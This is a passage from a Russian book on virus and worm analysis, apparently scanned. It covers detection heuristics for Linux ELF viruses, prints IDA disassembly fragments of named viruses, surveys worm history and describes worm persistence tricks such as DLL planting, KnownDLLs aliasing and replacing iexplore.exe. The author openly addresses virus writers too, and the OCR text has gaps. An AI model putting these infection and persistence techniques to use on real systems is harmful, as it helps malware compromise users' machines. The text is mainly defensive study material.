Непосредственное значение B9B3BA81h, соответствующее текстовой строке 'БЊ' (в приведенном выше листинге оно выделено жирным шрифтом), представляет собой не что иное, как строку ⌂ELF, преобразованную в 32-разрядную константу и умноженную на минус единицу. Складывая полученное значение с четырьмя первыми байтами жертвы, вирус получает ноль, если строки равны, и ненулевое значение в противном случае.

Как вариант, вирус может дополнять эталонную строку ⌂ELF до единицы, и тогда в его теле будет присутствовать последовательность 80 BA B3 B9. Реже встречаются циклические сдвиги на одну, две, три... и семь позиций в различные стороны, неполные проверки (то есть проверки на совпадение двух или трех байт) и некоторые другие операции — все не перечислишь!

Более уязвимым с точки зрения скрытности является механизм реализации системных вызовов. Вирус не может позволить себе тащить за собой всю биб-

лиотеку libc, прилинкованную к нему статической компоновкой, поскольку существование подобного монстра трудно оставить незаметным. Существует несколько способов решения этой проблемы, и наиболее популярный из них сводится к использованию native-API операционной системы. Поскольку последний является прерогативой особенностей реализации данной конкретной системы, создатели UNIX де-факто отказались от многочисленных попыток его стандартизации. В частности, в System V (и ее многочисленных клонах) обращение к системным функциям происходит через дальний `call` по адресу `0007:00000000`, а в Linux это осуществляется через служебное прерывание `INT 80h` (перечень номеров системных команд можно найти в файле /usr/include/asm/unistd.h). Таким образом, использование native-API существенно ограничивает ареал обитания вируса, делая его непереносимым.

Честные программы в большинстве своем практически никогда не работают через native-API (хотя утилиты из комплекта поставки Free BSD 4.5 ведут себя именно так), поэтому наличие большого количества машинных команд `INT 80h/CALL 0007:0000000` (`CD 80/9A 00 00 00 00 07 00`) с высокой степенью вероятности свидетельствует о наличии вируса. Для предотвращения ложных срабатываний (то есть обнаружения вируса там, где и следов его нет), вы должны не только обнаружить обращения к native-API, но и проанализировать последовательность их вызовов. Для вирусов характерна следующая цепочка системных команд: `sys_open`, `sys_lseek`, `old_mmap/sys_munmap`, `sys_write`, `sys_close`, `sys_exit`. Реже используются вызовы `exec` и `fork`. Их, в частности, использует вирус STAOG.4744. Вирусы VirTool.Linux.Mmap.443, VirTool.Linux.Elfwrsec.a, PolyEngine.Linux.LIME.poly, Linux.Winter.343 и ряд других обходятся без этого.

Ниже приведен фрагмент файла, зараженного вирусом VirTool.Linux.Mmap.443 (рис. 2.10). Наличие незамаскированных вызовов `INT 80h` с легкостью разоблачает агрессивную природу программного кода, указывая на склонность последнего к саморазмножению.

А вот так для сравнения выглядят системные вызовы «честной» программы — утилиты `cat` из комплекта поставки Free BSD 4.5 (рис. 2.11). Инструкции прерывания не разбросаны по всему коду, а сгруппированы в собственных функциях-обертках. Конечно, вирус тоже может «обмазать» системные вызовы слоем переходного кода, но вряд ли у него получится подделать характер оберток конкретного заражаемого файла.

Некоторые (впрочем, довольно немногочисленные) вирусы так просто не сдаются и используют различные методики, затрудняющие их анализ и обнаружение. Наиболее талантливые (или, скорее, прилежные) разработчики динамически генерируют инструкцию `INT 80h/CALL 0007:00000000` на лету и, забрасывая ее на верхушку стека, скрытно передают ей управление. Как следствие — в дизассемблерном листинге исследуемой программы вызов `INT 80h/INT 80h/CALL 0007:00000000` будет отсутствовать, и обнаружить такие вирусы можно лишь по многочисленным косвенным вызовам подпрограмм, находящихся в стеке. Это действительно нелегко, так как косвенные вызовы в изобилии присутствуют и в «честных» программах, а определение значений вызываемых адресов представляет собой серьезную проблему (во всяком случае, при

статическом анализе). Вместе с тем таких вирусов пока существует немного (да и те — сплошь лабораторные), так что никаких поводов для паники пока нет. А вот шифрование критических к раскрытию участков вирусного тела встречается гораздо чаще. Однако для дизассемблера IDA PRO это не бог весть какая сложная проблема, и даже многоуровневая шифровка снимается без малейшего умственного и физического напряжения.

```
[•]                              IDA View-A                              2-[↑]
.text:08048455 Infect           proc near               CODE XREF: sub_8048445+6↑p
                                mov     eax, 5
.text:0804845A                  xor     edx, edx
.text:0804845C                  xor     ecx, ecx
.text:0804845E                  inc     ecx
.text:0804845F                  inc     ecx
.text:08048460                  int     80h             ; LINUX - sys_open
.text:08048462                  test    eax, eax
.text:08048464                  js      Iocret_80485EA
.text:0804846A                  mov     [ebp+0], eax
.text:0804846D                  xchg    eax, ebx
.text:0804846E                  mov     eax, 13h
.text:08048473                  xchg    ecx, edx
.text:08048475                  int     80h             ; LINUX - sys_lseek
.text:08048477                  mov     esi, eax
.text:08048479                  push    eax
.text:0804847A                  xor     eax, eax
.text:0804847C                  xor     edx, edx
.text:0804847E                  inc     ah
.text:08048480                  inc     ah
.text:08048482                  push    eax
.text:08048483                  push    ecx
.text:08048484                  push    ebx
.text:08048485                  inc     ecx
.text:08048486                  push    ecx
.text:08048487                  inc     ecx
.text:08048488                  inc     ecx
.text:08048489                  push    ecx
.text:0804848A                  push    eax
.text:0804848B                  push    edx
.text:0804848C                  mov     eax, 5Ah
.text:08048491                  mov     ebx, esp
.text:08048493                  int     80h             ; LINUX - old_mmap
.text:08048495                  add     esp, 18h
.text:08048498                  test    eax, eax
08048455: Infect
```

Рис. 2.10. Фрагмент файла, зараженного вирусом VirTool.Linux.Mmap.443, демаскирующим свое присутствие прямым обращением к native-API операционной системы

Впрочем, на каждую старуху есть проруха, и IDA Pro тому не исключение. При нормальном развитии событий IDA Pro автоматически определяет имена вызываемых функций, оформляя их как комментарии. Благодаря этому замечательному обстоятельству для анализа исследуемого алгоритма нет нужды постоянно лезть в справочник. Такие вирусы, как, например, Linux.ZipWorm, не могут смириться с подобным положением дел и активно используют специальные приемы программирования, сбивающие дизассемблер с толку. Тот же Linux.ZipWorm проталкивает номера вызываемых функций через стек, что вводит IDA в замешательство, лишая ее возможности определения имен последних (листинг 2.15).

Листинг 2.15. Фрагмент вируса Linux.ZipWorm, активно и небезуспешно противостоящего дизассемблеру IDA PRO

```
.text:080483C0          push    13h
.text:080483C2          push    2
.text:080483C4          sub     ecx, ecx
.text:080483C6          pop     edx
```

```
.text:080483C7          pop     eax     ; // EAX := 2. это вызов fork
.text:080483C8          int     80h     ; LINUX - ←IDA не смогла определить имя вызова!
```




Рис. 2.11. Фрагмент «честного» файла cat из комплекта поставки Free BSD, аккуратно размещающего native-API вызовы в функциях-обертках

С одной стороны, вирус действительно добился поставленной перед ним цели, и дизассемблерный листинг с отсутствующими автокомментариями с первого приступа не возьмешь. Но давайте попробуем взглянуть на ситуацию под другим углом. Сам факт применения антиотладочных приемов уже свидетельствует если не о зараженности, то, во всяком случае, о ненормальности ситуации. Так что за противодействие анализу исследуемого файла вирусу приходится расплачиваться ослабленной маскировкой (в программистских кулуарах по этому случаю обычно говорят «из зараженного файла вирусные уши торчат»).

Уши будут торчать еще и потому, что большинство вирусов никак не заботится о создании стартового кода или хотя бы плохонькой его имитации. В точке входа «честной» программы всегда (ну, или практически всегда) расположена нормальная функция с классическим прологом и эпилогом, автоматически распознаваемая дизассемблером IDA Pro (листинг 2.16).

Листинг 2.16. Пример нормальной стартовой функции с классическим прологом и эпилогом

```
text:080480B8 start     proc near
text:080480B8
text:080480B8           push    ebp
text:080480B9           mov     ebp, esp
text:080480BB           sub     esp, 0Ch
...
text:0804813B           ret
text:0804813B start     endp
```

В некоторых случаях стартовые функции передают бразды правления `__libc_start_main` и заканчиваются по `hlt` без `ret`. Это вполне нормальное явление. «Вполне», потому что очень многие вирусы, написанные на ассемблере, получают в «подарок» от линкера такой же стартовый код. Поэтому присутствие стартового кода в исследуемом файле не дает нам никаких оснований считать его здоровым (листинг 2.17).

Листинг 2.17. Альтернативный пример нормальной стартовой функции

```
.text:08048330    public start
.text:08048330    start         proc near
.text:08048330                  xor         ebp, ebp
.text:08048332                  pop         esi
.text:08048333                  mov         ecx, esp
.text:08048335                  and         esp, 0FFFFFFF8h
.text:08048338                  push        eax
.text:08048339                  push        esp
.text:0804833A                  push        edx
.text:0804833B                  push        offset sub_804859C
.text:08048340                  push        offset sub_80482BC
.text:08048345                  push        ecx
.text:08048346                  push        esi
.text:08048347                  push        offset loc_8048430
.text:0804834C                  call        __libc_start_main
.text:08048351                  hlt
.text:08048352                  nop
.text:08048353                  nop
.text:08048353    start         endp
```

Большинство зараженных файлов выглядит иначе. В частности, стартовый код вируса PolyEngine.Linux.LIME.poly (листинг 2.18).

Листинг 2.18. Стартовый код вируса PolyEngine.Linux.LIME.poly

```
.data:080499C1 LIME_END:                            ; Alternative name is 'main'
.data:080499C1          mov   eax, 4
.data:080499C6          mov   ebx, 1
.data:080499CB          mov   ecx, offset gen_msg   ; "Generates 50 [LiME] encrypted
.data:080499D0          mov   edx, 20h
.data:080499D5          int   80h                   ; LINUX - sys_write
.data:080499D7          mov   ecx, 32h
```

ПЕРЕХВАТ УПРАВЛЕНИЯ ПУТЕМ МОДИФИКАЦИИ ТАБЛИЦЫ ИМПОРТА

Перехват управления, осуществляемый путем модификации таблицы импорт заражаемого файла, — вероятно, самый громоздкий и неуклюжий способ вне дрения вирусной заразы, какой только есть. Забавно, но многие исследовател не имеют о нем вообще никакого представления. В elf-файлах использует сложный, хотя и хорошо документированный способ импорта внешних фун

ний. Его подробное описание можно найти в спецификации elf-формата («Executable and Linkable Format — Portable Format Specification»), электронную копию которого можно найти по следующему адресу: www.ibiblio.org/pub/historic-linux/ftp-archives/sunsite.unc.edu/Nov-06-1994/GCC/ELF.doc.tar.gz, здесь же мы сосредоточимся преимущественно на технической стороне вопроса.

Классический механизм импорта внешних функций из/в elf-файлов в общем виде выглядит так: на первом этапе вызова импортируемой функции из секции `.text` вызывается «переходник», расположенный в секции `.plt` (*Procedure Linkable Table*) и ссылающийся, в свою очередь, на указатель на функцию `printf`, расположенный в секции `.got` (*Global Offset Tables*), ассоциированной с таблицей строк, содержащей имена вызываемых функций (или их хеши).


Ниже приведена схема вызова функции `printf` утилитой `ls`, позаимствованной из комплекта поставки Red Hat 5.0 (листинг 2.19).

Листинг 2.19. Схема вызова функции printf утилитой ls

```
text:08000E2D                   call            _printf

.plt.08000A58 _printf           proc near
.plt:08000A58
.plt:08000A58                   jmp             ds:off_800628C
.plt:08000A58 _printf           endp

got:0800628C off_800628C        dd offset printf

extern:8006580 extrn printf:near ; weak

0000065B: FF 90 6C 69-62 63 2E 73-6F 2E 35 00-73 74 70 63 y libc.so.5 stpc
0000066B: 70 79 00 73-74 72 63 70-79 00 69 6F-63 74 6C 00 py strcpy ioctl
0000067B: 70 72 69 6E-74 66 00 73-74 72 65 72-72 6F 72 00 printf strerror
```

В какое место этой цепочки может внедриться вирус? Ну, прежде всего он может создать подложную таблицу строк, перехватывая вызовы всех интересующих его функций. Чаще всего заражению подвергается функция `printf/fprintf/sprintf` (поскольку без этой функции не обходится практически ни одна программа) и функции файлового ввода/вывода, что автоматически обеспечивает прозрачный механизм поиска новых жертв для заражения.

Вирусы-спутники поступают иначе, создавая специальную библиотеку-перехватчик, во всех заражаемых файлах. Поскольку IDA Pro при дизассемблировании elf-файлов не отображает имя импортируемой библиотеки, заподозрить что-то неладное в этой ситуации нелегко. К счастью, HEX-редакторы еще никто не отменял и присутствие вируса распознается с первого взгляда...



ЧАСТЬ II

ЧЕРВИ

...червями принято называть сетевые вирусы, проникающие в зараженные машины вполне естественным путем, без каких-либо действий со стороны пользователя. Они ближе всех остальных вирусов подобрались к модели своих биологических прототипов и потому чрезвычайно разрушительны и опасны. От них не защищают никакие превентивные меры, антивирусные сканеры и вакцины до сих пор остаются крайне неэффективными средствами борьбы. Нашествие червей невозможно предвидеть и нереально предотвратить. Но все-таки черви уязвимы.

Чтобы одолеть червя, вы должны знать структуру его программного кода, основные повадки, наиболее вероятные алгоритмы внедрения и распространения. Глобальная сеть — это настоящий лабиринт, и вам понадобится его подробная карта с отметками секретных троп и черных ходов, используемых червями для скрытого проникновения в первые узлы жертвы.

Первым широко известным почтовым червем стал небезызвестный вирус Морриса, который наглядно продемонстрировал, какие последствия может иметь небрежное тестирование сетевых программ массового использования. Но, как водится, жизнь нас ничему не учит, и, однажды наступив на грабли, мы даже не задумываемся их убрать.

Короче, после Морриса никаких кардинальных изменений в отношении безопасности так и не произошло. Отчасти это объясняется тем, что новые черви долгое время не появлялись, создавая тем самым обманчивую иллюзию благополучия. Между тем дыры в программном обеспечении как были, так и остались. С течением времени они непрерывно мутировали, стремительно росли и безудержно размножались. Лишь по счастливой случайности вирусописатели не обращали на них никакого внимания. Но все хорошее рано или поздно кончается и...

ГЛАВА 3

ЖИЗНЕННЫЙ ЦИКЛ ЧЕРВЕЙ

— Червь придет обязательно?

— Обязательно.

Френк Херберт. «Дюна»

Исторически сложилось так, что титул первого Интернет-червя закрепился за так называемым «Вирусом Морриса», а некоторые даже присуждают ему звание первого компьютерного вируса вообще. На самом же деле это утверждение неверно. Черви в изобилии водились в глобальных (локальных) сетях еще до Морриса, а «заслуга» последнего состоит лишь в том, что ошибки, допущенные при реализации вируса, привели к чрезмерной активности червя и, как следствие, колоссальному росту сетевого трафика, плотно загрузившего межсетевые узлы непосильным объемом работы. Случившийся паралич сети вызвал массовую истерию сродни той, что сопровождалась недавней атакой на SQL-серверы. Тем не менее никаких уроков из случившегося человечество так и не извлекло. Ведущие разработчики ПО как не несли, так и не несут никакой ответственности за его качество и не предпринимают ничего, чтобы это качество хоть немного повысить. Вместо того чтобы сосредоточиться на одной конкретной версии и довести ее до ума, лидеры софтверной индустрии предпочитают вкладывать деньги в наращивание избы точной функциональности продукта, только приумножающей его дыры. Как ни печально, но эта тенденция (если не сказать эпидемия) проникла и в мир UNIX'а.

В 1992 году, если верить «Вирусной Энциклопедии» Евгения Касперского:

...вирусы для не-IBM-PC и не-MS-DOS практически забыты: «дыры» в глобальных сетях закрыты, ошибки исправлены, и сетевые вирусы-черви по-

Утверждение насчет отсутствия дыр — это сильно, но слишком уж неубедительно. Многие из дыр, обнаруженных еще до червя Морриса, остаются не заткнутыми до сих пор, не говоря уже о том, что буквально каждый день обнаруживаются все новые. Короче, «дальше так жить нельзя». Анекдот.

КОНЕЦ ЗАТИШЬЯ ПЕРЕД БУРЕЙ?

Информационные бюллетени, выходящие в последнее время, все больше и больше напоминают боевые сводки с полей сражений (табл. 3.1). Только за первые три года нового тысячелетия произошло более десятка разрушительных вирусных атак, в общей сложности поразивших несколько миллионов компьютеров. Более точную цифру привести затруднительно, поскольку всякое информационное агентство склонно оценивать размах эпидемии по-своему, и различия на пару порядков — вполне обычное явление. Но как бы там ни было, затишье, длившееся еще со времен Морриса, закончилось, и вирусописатели, словно проснувшиеся после долгой спячки, перешли в наступление. Давайте вспомним, как все это начиналось.

Первой ласточкой, стремительно вылетевшей из гнезда, стала Melissa, представляющая собой обычный макровирус, распространяющийся через электронную почту. Способностью к самостоятельному размножению она не обладала и сетевым червем в строгом смысле этого слова, очевидно, не являлась. Для поддержания жизнедеятельности вируса требовалось наличие большого количества неквалифицированных пользователей, которые:

- имеют установленный MS Word;
- игнорируют предупреждения системы о наличии макросов в документе или же пользуются системой, в которой обработка макросов по умолчанию разрешена;
- пользуются адресной книгой почтового клиента Outlook Express;
- все приходящие вложения открывают не глядя.

И эти пользователи нашлись! По различным оценкам, Meliss'е удалось заразить от нескольких сотен тысяч до полутора миллионов машин, затронув все развитые страны мира.

Величайшая ошибка информационных агентств и антивирусных компаний состоит в том, что они в погоне за сенсацией сделали из Meliss'ы событие номер один, чем раззадорили огромное количество программистов всех мастей, вручив им образец для подражания. Как это обычно и случается, на первых порах подражатели дальше тупого конирования не шли. Сеть наводнили полчища вирусов-вложений, скрывающих свое тело под маской тех или иных форматов. Верхом наглости стало появление вирусов, распространяющихся через исполняемые файлы. И ведь находились такие пользователи, что их запускали... Разнообразные методы маскировки (вроде внедрения в исполняемый файл пиктограммы графического) появились значительно позже. Нашумевший

Love Letter, прославившийся своим романтическим признанием в любви, л... ической новизной не отличался и, так же как и его коллеги, распространялся через почтовые вложения, в которых на этот раз содержался Visual Basic Script. Три миллиона зараженных машин — рекорд, который не смог побить даже сам Love San, — лишний раз свидетельствует о том, что рядовой американский мужик не крестится даже после того, как гром трижды вдарит и охрипший от свиста рак с горы гикнется.

Более или менее квалифицированных пользователей (и уж тем более профессионалов!) существование почтовых червей совершенно не волновало, и они полагали, что находятся в абсолютной безопасности. Переломным моментом стало появление червя Kilez, использующего для своего распространения ошибку реализации плавающих фреймов в Internet Explorer'е. Заражение происходило в момент *просмотра* инфицированного письма, и сетевое сообщество немедленно забило тревогу.

Однако еще за год до этого было отмечено появление первого червя, самостоятельно путешествующего по сети и проникающего на заражаемые серверы через дыру в Microsoft Internet Information Server и Sun Solaris Admin Suite. По некоторым данным, червю удалось поразить до нескольких тысяч машин (на две тысячи больше, чем червю Морриса). Для современных масштабов Сети это пустяк, не стоящий даже упоминания. Короче говоря, вирус остался незамеченным, а программное обеспечение — необновленным.

Расплата за халатное отношение к безопасности не заставила себя ждать, и буквально через пару месяцев появился новый вирус, носящий название Code Red, который вкупе со своей более поздней модификацией Code Red II уложил более миллиона узлов за короткое время. Джинн был выпущен из бутылки, и тысячи хакеров, вдохновленных успехом своих коллег, оторвали мышам хвост и засели за клавиатуру.

За два последующих года были найдены критические уязвимости в Apache- и SQL-серверах и выращены специальные породы червей для их освоения. Результат, как водится, превзошел все ожидания. Сеть легла, и некоторые даже стали поговаривать о скором конце Интернета и необходимости полной реструктуризации сети (хотя всего-то и требовалось уволить администраторов, не установивших вовремя заплатки).

Вершиной всему стала грандиозная дыра, найденная в системе управления DCOM и распространяющаяся на весь модельный ряд NT-подобных систем (в первую очередь это сама NT, а также W2K, XP и даже Windows 2003). Тот факт, что данная уязвимость затрагивает не только серверы, но и рабочие станции (включая домашние компьютеры), обеспечил червю Love San плодотворное поле для существования. А все потому, что подавляющее большинство домашних компьютеров и рабочих станций управляется неквалифицированным персоналом, не собирающимся в ближайшее время ни обновлять операционную систему, ни устанавливать брандмауэр, ни накладывать заплатку на дыру в системе безопасности, ни даже отключать этот никому не нужный DCOM. Для отключения DCOM можно воспользоваться утилитой DCOMbobulator.

доступной по адресу http://grc.com/freepopular.htm, она же проверит вашу машину на уязвимость и даст несколько полезных рекомендаций по защите системы.

Что ждет нас завтра — неизвестно. В любой момент может открыться новая критическая уязвимость, поражающая целое семейство операционных систем, и, прежде чем соответствующие заплатки будут установлены, деструктивные компоненты червя (если таковые там будут) могут нанести такой урон, который повергнет весь цивилизованный мир во мрак и хаос...

Таблица 3.1. Top10 — парад сетевых вирусов — от червя Морриса до наших дней

Вирус	Когда обнаружен	Что поражал	Механизмы распространения	Сколько машин заразил
Вирус Морриса	1988, ноябрь	UNIX, VAX	Отладочный люк в sendmail, переполнение буфера в finger, слабые пароли	6000
Melissa	1999	e-mail через MS Word	Человеческий фактор	1 200 000
LoveLetter	2000, май	e-mail через VBS	Человеческий фактор	3 000 000
Klez	2002, июнь	e-mail через баг в IE	Уязвимость в IE с IFRAME	1 000 000
Sadmind/IIS	2001, май	Sun Solaris/IIS	Переполнение буфера в Sun Solaris AdminSuite/IIS	8000
Code Red I/II	2001, июль	ISS	Переполнение буфера в IIS	1 000 000
Nimda	2001, сентябрь	ISS	Переполнение буфера в IIS, слабые пароли и др.	2 200 000
Slapper	2002, июль	LINUX Apache	Переполнение буфера в OpenSSL	20 000
Slammer	2003, январь	MS SQL	Переполнение буфера в SQL	300 000
Love San	2003, август	NT/2000/ XP/2003	Переполнение буфера в DCOM	1 000 000 (???)

ИНИЦИАЛИЗАЦИЯ, ИЛИ НЕСКОЛЬКО СЛОВ ПЕРЕД ВВЕДЕНИЕМ

В те минуты, когда пишутся эти строки, в левом нижнем углу компьютера лениво мигает глазок персонального брандмауэра, фильтрующего пакеты, приходящие по сотовому телефону через GPRS (между прочим, очень хорошая штука — рекомендую!). Эпизодически — не чаще чем три-пять раз в день — в систему пытается проникнуть червь Love San (или что-то очень на него похожее), и тогда брандмауэр выбрасывает на экран следующее окно (рис. 3.1). Та же самая картина наблюдается и у двух других моих провайдеров.




Рис. 3.1. Кто-то упорно ломится на 135 порт, содержащий уязвимость...

И хотя активность червя неуклонно снижается (пару месяцев назад атака происходила буквально каждый час-полтора), до празднования победы еще далеко. Червь жил, живет и будет жить! Вызывает уважение тот факт, что автор червя не предусмотрел никаких деструктивных действий, в противном случае ущерб оказался бы невосполнимым, и всей земной цивилизации сильно поплохело бы.

А сколько дыр и червей появится завтра? Было бы наивно надеяться, что этой главой можно хоть что-то исправить, поэтому после долгих колебаний, сомнений и размышлений я решил ориентировать ее не только на лояльных системщиков, но и на... вирусописателей. А что, давал же Евгений Касперский советы авторам вирусов, предваряя свою статью такими словами:

> *Успокойтесь! Не надо готовить ругательства или, наоборот, потирать руки. Мы не хотим делиться своими идеями с авторами компьютерных вирусов. Все значительно проще — через наши руки прошло несколько сотен образцов компьютерных животных, и слишком часто в них встречались одни и те же ошибки. С одной стороны, это хорошо — такие вирусы часто оказываются «маложивущими», но, с другой стороны, малозаметная ошибка может привести к несовместимости вируса и используемого на компьютере программного обеспечения. В результате вирус «вешает» систему, компьютер отдыхает, а пользователи мечутся в панике с криками: «Пусть хоть 100 вирусов, лишь бы компьютер работал!!!» (завтра сдавать заказ, не запускается самая любимая игрушка, компилятор виснет при выходе в DOS и т. п.). И все это происходит при заражении довольно безобидным вирусом. По причине этого*

и возникло желание поделиться некоторой информацией о жизни вируса в компьютере, дабы облегчить жизнь и вам, и многочисленным «пользователям» ваших вирусов.

Черви, если только в них не заложены деструктивные возможности, не только вредны, но и полезны. Вирусы — это вообще юношеская болезнь всех или практически всех программистов. Что ими движет? Желание навредить? Стремление самоутвердиться в чьих-то глазах? А может быть, простой познавательный интерес? Разумеется, если червь «положил» весь Интернет, его создатель должен ответить. Данная книга — не самоучитель по написанию червей. Скорее, это — детальный анализ ошибок, допущенных вирусописателями.

Я не призываю вас писать червей. Напротив, я призываю одуматься и не делать этого. Но если уж вам действительно невтерпеж, пишите, по крайней мере, так, чтобы ваше творение не мешало жить и трудиться всем остальным.

ВВЕДЕНИЕ, ИЛИ ПРЕВРАТЯТ ЛИ ЧЕРВИ СЕТЬ В КОМПОСТ?

— А-а, черви. Я должен как-нибудь увидеть одного из них.

— Может быть, вы и увидите его сегодня.

Френк Херберт. «Дюна»

Если кто и разбирается в червях, так это Херберт. Ужасные создания, блестяще описанные в «Дюне» и вызывающие у читателей смесь страха с уважением, — они действительно во многом похожи на одноименных обитателей кибернетического мира. И пока специалисты по информационной безопасности ожесточенно спорят, являются ли черви одним из подклассов вирусных программ или же образуют вполне самостоятельную группу вредоносных «организмов», черви уже успели перенахать весь Интернет и продолжают зарываться в него с бешеной скоростью. Удалить же однажды зародившегося червя практически невозможно. Забудьте о черве Морриса! Сейчас не то время, не те пропускные способности каналов и не та квалификация обслуживающего персонала. В далеких восьмидесятых с заразой удалось справиться лишь благодаря небольшой (по современным меркам!) численности узлов сети и централизованной организации структуры сетевого сообщества.

А что мы имеем сейчас? Количество узлов сети вплотную приближается к четырем миллиардам, причем подавляющим большинством узлов управляют совершенно безграмотные пользователи, и лишь незначительная часть сетевых ресурсов находится в руках администраторов, зачастую являющихся все теми же безграмотными пользователями, с трудом отличающими один протокол от другого и во всем полагающимися на Microsoft и NT, которые «все за них сделают». Что такое заплатки, некоторые из них, возможно, и знают, но до их установки дело сплошь и рядом так и не доходит.

умолчанию запрещает исполнение[1], остается стек и куча. Стек чаще всего ис-
полняем по дефолту, а куча — нет, и для установки атрибута Executable черв
приходится «химичить» с системными функциями менеджера виртуальной
памяти. Если же голова червя получает управление до того, как уязвимый сер-
вис создаст новый поток или успеет расщепить процесс вызовом fork, черв
должен обязательно возвратить управление программе-носителю, в противном
случае та немедленно ляжет и получится самый натуральный DoS. При этом
полный возврат управления предполагает потерю власти над машиной, а зна-
чит, и смерть червя. Чтобы не уронить систему, но и не лишиться жизни само-
му, червь должен оставить свою резидентную копию или модифицировать сис-
тему так, чтобы хотя бы изредка получать управление. Это легко. Первое, не
самое удачное, зато элементарно реализуемое решение заключается в создани
нового файла с последующим добавлением его в список автоматически запус-
каемых программ. Более изощренные черви внедряют свое тело в подложную
динамическую библиотеку и размещают ее в текущем каталоге уязвимого при-
ложения (или просто в каталоге любого более или менее часто запускаемог
приложения). Еще червь может изменить порядок загрузки динамических биб-
лиотек или даже назначить существующим динамическим библиотекам под-
ложные псевдонимы (в ОС семейства Windows за это отвечает следующий раз-
дел реестра: HKLM\SYSTEM\CurrentControlSet\Control\Session Maneger\KnownDLLs).
Сильно извращенные черви могут регистрировать в системе свои ловушк
(hocks), модифицировать таблицу импорта процесса-носителя, вставлять в ко-
довый сегмент команду перехода на свое тело (разумеется, предварительно при-
своив ему атрибут Writable), сканировать память в поисках таблиц виртуаль-
ных функций и модифицировать их по своему усмотрению.

ВНИМАНИЕ

В мире UNIX большинство таблиц виртуальных функций располагаются в области памя-
ти, доступной лишь для чтения, но не для записи.

Короче говоря, возможных путей здесь не по-детски много, и затеряться в гу-
ще системных, исполняемых и конфигурационных файлов червю ничего не
стоит. Попутно отметим, что только самые примитивные из червей могут по-
зволить себе роскошь создания нового процесса, красноречиво свидетельст-
вующего о наличии посторонних. Печально известный Love San, кстати, отно-
сится именно к этому классу. Между тем, используя межпроцессорны
средства взаимодействия, внедриться в адресное пространство чужого про-
цесса ничего не стоит, равно как ничего не стоит заразить любой исполняе-
мый файл, в том числе и ядро системы. Кто там говорит, что операционны
системы класса Windows NT блокируют доступ к запущенным исполняемы
файлам? Выберите любой понравившийся вам файл (пусть для определенно-
сти это будет iexplore.exe) и переименуйте его в iexplore.dll. При наличии до-
статочного уровня привилегий (по умолчанию это привилегии администра-

[1] По отношению к Windows NT это не так, и всякий код, который только можно прочитать, по умо
чанию можно и исполнить.

тора) операция переименования завершается успешно, и активные копии Internet Explorer автоматически перенаправляются системой к новому имени. Теперь создайте подложный iexplore.exe-файл, записывающий какое-нибудь приветствие в системный журнал и загружающий оригинальный Internet Explorer. Разумеется, это только демонстрационная схема. В реальности все намного сложнее, но вместе с тем и... интереснее! Впрочем, мы отвлеклись. Вернемся к нашему вирусу, в смысле — к червю.

